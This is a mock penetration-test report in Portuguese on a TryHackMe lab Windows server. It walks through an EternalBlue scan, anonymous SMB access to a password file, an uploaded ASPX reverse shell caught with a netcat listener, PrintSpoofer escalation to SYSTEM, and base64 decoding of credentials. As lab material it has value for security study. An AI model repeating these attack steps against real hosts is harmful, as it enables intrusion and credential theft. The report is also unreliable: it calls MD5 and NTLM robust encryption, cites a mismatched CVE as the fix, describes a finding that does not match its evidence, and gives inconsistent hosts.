

Relatorio Pentest



Termo de Responsabilidade

Este relatório é inteiramente fictício e tem como propósito servir como um estudo prático de Ethical Hacking, visando simular uma consultoria de Pentest representado por "W4rth0rtl3 Pentesting Ltda" (entusiasta de segurança da informação) e tendo como contratante "The Mayor" (Criador dos ambientes vulneráveis descritos nesse documento)

Todos os testes executados foram realizados em escopos controlados e com vulnerabilidades propositalis providos por [TryHackMe.com](https://tryhackme.com/room/relevant) disponível em <https://tryhackme.com/room/relevant>

Declaramos por meio desse documento que nenhum dos ambientes testados e documentados são reais, e tem como objetivo ensinar estudantes de segurança informação a encontrar falhas em ambientes web.

Contratante:



The Mayor

Jon Hale
Room Creator

Sumario

Relatório Executivo

- 04 Sumário Executivo & Escopo dos testes
- 05 Resultados Simplificados
- 06 Recomendações executivas

Relatório Técnico

- 08 PT01: Falha de fácil acesso.
- 09 PT02: Invasão do servidor & Execução de comandos.
- 10 PT03: Escalação de privilegios.
- 11 PT04 && PT05: Login anônimo && dados sensíveis expostos
- 12 Método de criptografia fraco
- 13 Material de Apoio
- 14 Metodologias && Ferramentas utilizadas

Após às 15:00 do dia 21/06/2022 foi iniciado os testes de intrusão nos ambientes cibernéticos da empresa Relevant tendo como acordo total permissão para que a empresa W4rth0rtl3 Ltda simule ataques cibernéticos em seu **escopo** de 01 máquinas até as 00:00h do dia 28/06/2022


Escopo



10.10.244.240

Resultado Simplificado

Após os testes de invasão cibernética foram encontradas encontradas 6 vulnerabilidades dentro da estrutura do ambiente cibernético acordado anteriormente, deles tendo um total de 3 vulnerabilidades **críticas**, 3 vulnerabilidades **altas**.



Legendas

● Falhas Críticas:

Foram consideradas **Vulnerabilidades Críticas** toda e qualquer falha que dê acesso ao sistema do servidor e que por consequência permita o controle total ou parcial do próprio.

● Falhas Altas:

Foram consideradas **Vulnerabilidades Altas** toda e qualquer falha que dê acesso a informações sensíveis ou até mesmo acesso não autorizado a alguma aplicação.

Recomendações Executivas

Será necessário realizar as atualizações que a falha do ambiente, e ainda será necessário realizar configurações visando a proteção nos serviços HTTP, SMB, e caso possível realizar a contratação de recursos tecnológicos para a proteção do ambientes

Devido à criticidade das vulnerabilidades encontradas e exploradas, recomendamos que uma equipe interna de resposta a incidentes, ou perícia forense, analise os ambientes explorados com a finalidade de evidenciar possíveis comprometimentos durante o período de exposição dos ambientes anterior aos testes de intrusão, os testes realizados não foram incisivos e foi evitado ao máximo qualquer dano desnecessário ao ambiente.



Relatório Técnico

PT01: Falha de fácil acesso.

Severidade: **Crítico**

Host: 10.10.244.240

Após a realização do processo de reconhecimento no sistema é possível utilizar de exploits nada complexos para invadir a aplicação através da falha EternalBlue que é bem documentada e conhecida, tornando assim uma das falhas mais fáceis de ser explorada por qualquer atacante

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[*] 10.10.220.51:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard Evaluation 14393 x64 (64-bit)
[*] 10.10.220.51:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

FIG01: evidencia da existencia da falha no sistema

Impacto:

Com a possibilidade de execução desse falha é possível executar comandos no servidor da empresa, tendo assim total ou parcial controle do sistema do mesmo, ter acesso a arquivos sigilosos, configurações e até mesmo possibilitando outros ataques, como vazamento de dados.

Correções / Mitigações:

Recomendamos que realizem as atualizações de correções da vulnerabilidade e refazem os testes para comprovar a existencia da falha


Avisos:

Essa falha pode deixar o sistema extremamente instável, por isso não foi testado a fundo, recomendamos que a própria equipe realize os testes, com o maior cuidado possível possuindo em mãos ferramentas que possam recuperar o servidor caso ele apresente problemas

PT02: Invasão do servidor & Execução de comandos.

Severidade: **Critico**

Após se aproveitar das falhas PT04 e PT05 para ter acesso ao compartilhamento remoto e fazer o upload de um código malicioso, temos a capacidade de executar arquivos .aspx no ambiente de produção em: "http://10.10.142.46:49664/nt4wrksv/codigo.aspx"



```
10.10.142.46:49663/nt4w x +
10.10.142.46:49663/nt4wrksv/shell.aspx
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.6.14.40] from (UNKNOWN) [10.10.142.46] 49743
Spawn Shell ...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

FIG03: evidencia da execução de um arquivo malicioso no servidor

Impacto:

Com essas falhas um invasor pode ter acesso ao sistema da empresa, ganhando assim a capacidade de executar comandos do sistema operacional.

Correções / Mitigações:

Recomendamos realizar as configurações corretas para os serviços SMB e HTTP, para evitar que usuários tenham a capacidade de enviar e executar arquivos no servidor.

Relatório Técnico

PT03: Escalação de privilégios.

Severidade: **Critico**

Após acesso parcial ao sistema operacional no servidor foram realizados testes para a escalação de privilégios através da falha de PrintSpoofer

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token      Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process Disabled
SeAuditPrivilege              Generate security audits            Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeImpersonatePrivilege         Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set      Disabled
```

FIG04: Permissões habilitadas para o usuário (appool) que roda o serviço SMB na máquina

```
C:\Windows\Temp>/PrintSpoofer.exe -i -c cmd
/PrintSpoofer.exe -i -c cmd
'/PrintSpoofer.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\Temp>whoami
whoami
iis apppool\defaultapppool

C:\Windows\Temp>.\PrintSpoofer.exe -i -c cmd
.\PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

FIG05: Processo de execução do exploit

Impacto:

Com essa falha é possível ter total controle do servidor

Correções / Mitigações:

É recomendado realizar as correções para a CVE-2021-1675

PT04 && PT05: Login anônimo && dados sensíveis expostos

Severidade: **Alta**

Host: 10.10.244.240

No serviço de SMB através de testes simples foi possível ganhar acesso a arquivos sensíveis

```
(kali㉿kali)-[~]  
$ smbclient \\\\10.10.244.240\\nt4wrksv  
Password for [WORKGROUP\\kali]:  
Try "help" to get a list of possible commands.  
smb: \> dir  
.  
..  
passwords.txt  
7735807 blocks of size 4096. 4936269 blocks available  
smb: \>
```

FIG04: evidencia do login anônimo no serviço SMB – Porta: 445

Impacto:

Com essas falhas há a possibilidade de ler arquivos sigilosos o que acarreta em uma quebra de confidencialidade da empresa, com essa falha foi possível encontrar um arquivo de credencias (que está criptografado)

Correções / Mitigações:

É recomendado desabilitar o login anônimo no servidor SMB - Porta: 445 e realizar a troca das credenciais expostas

PT06: Método de criptografia fraco

Severidade: **Alta**

Host: 10.10.244.240

Após a criação de um usuário com um espaço antes do nome foi possível ter acesso a conta do usuário com o mesmo nome utilizando a senha do usuário criado.

```
(kali㉿kali)-[~/Pentest/Labs/TryHackMe/Relevant]
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCATIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

(kali㉿kali)-[~/Pentest/Labs/TryHackMe/Relevant]
$
```

FIG04: Conteúdo do arquivo baixado através das falhas PT04, PT05

```
QmlsbCATIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

(kali㉿kali)-[~/Pentest/Labs/TryHackMe/Relevant]
$ base64 -d <<< 'Qm9iIC0gIVBAJCRXMHJEITEyMw=='
Bob - !Pq[REDACTED]

(kali㉿kali)-[~/Pentest/Labs/TryHackMe/Relevant]
$ base64 -d <<< 'QmlsbCATIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk'
Bill - Juw[REDACTED]

(kali㉿kali)-[~/Pentest/Labs/TryHackMe/Relevant]
$
```

FIG05: Prova da facilidade da quebra do mecanismo de criptografia

Impacto:

Com essas falhas se fez possível ter acesso credenciais de usuários o que permitiu executar diversos outros ataques e ganhar inúmeras informações sobre a empresa e seu ambiente tecnológico

Correções / Mitigações:

É extremamente necessário trocar a senha de todos os usuários e colaboradores da empresa, e então usar um método de criptografia mais robusto como MD5, NTLM e etc.

Materiais de apoio

Materiais de apoio de acordo com cada vulnerabilidade e citações:

PT01

<https://support.microsoft.com/pt-br/topic/como-verificar-se-a-ms17-010-est%C3%A1-instalada-f55d3f13-7a9c-688c-260b-477d0ec9f2c8>

<https://support.microsoft.com/pt-br/topic/ms17-010-atualiza%C3%A7%C3%A3o-de-seguran%C3%A7a-para-o-servidor-windows-smb-ter%C3%A7a-feira-14-de-mar%C3%A7o-de-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655>

PT02

Código utilizado para conseguir a reverse shell:

<https://github.com/borjnz/aspx-reverse-shell>

PT03

<https://github.com/dievus/printspoofer>

PT04 && PT05

<https://www.dedicatedsqlserver.com/HowTo/RestrictAnonymous.aspx>

PT06

<https://www.mjvinnovation.com/pt-br/blog/tipos-de-criptografia/>

Metodologias e Ferramentas utilizadas

Durante todo o período do teste de intrusão foram utilizado metodologias como:



Foi utilizado a metodologia de testes da owasp para realizar as análises de vulnerabilidades web.

<https://owasp.org/www-project-web-security-testing-guide/>

https://owasp.org/www-pdf-archive/OWASP_Top_10-2017-pt_pt.pdf



Para a realização dos testes de intrusão foi utilizado a metodologia PTES.

http://www.pentest-standard.org/index.php/Main_Page



Durante a realização dos testes foram utilizadas as ferramentas contida no sistema operacional Kali Linux.

<https://www.kali.org/>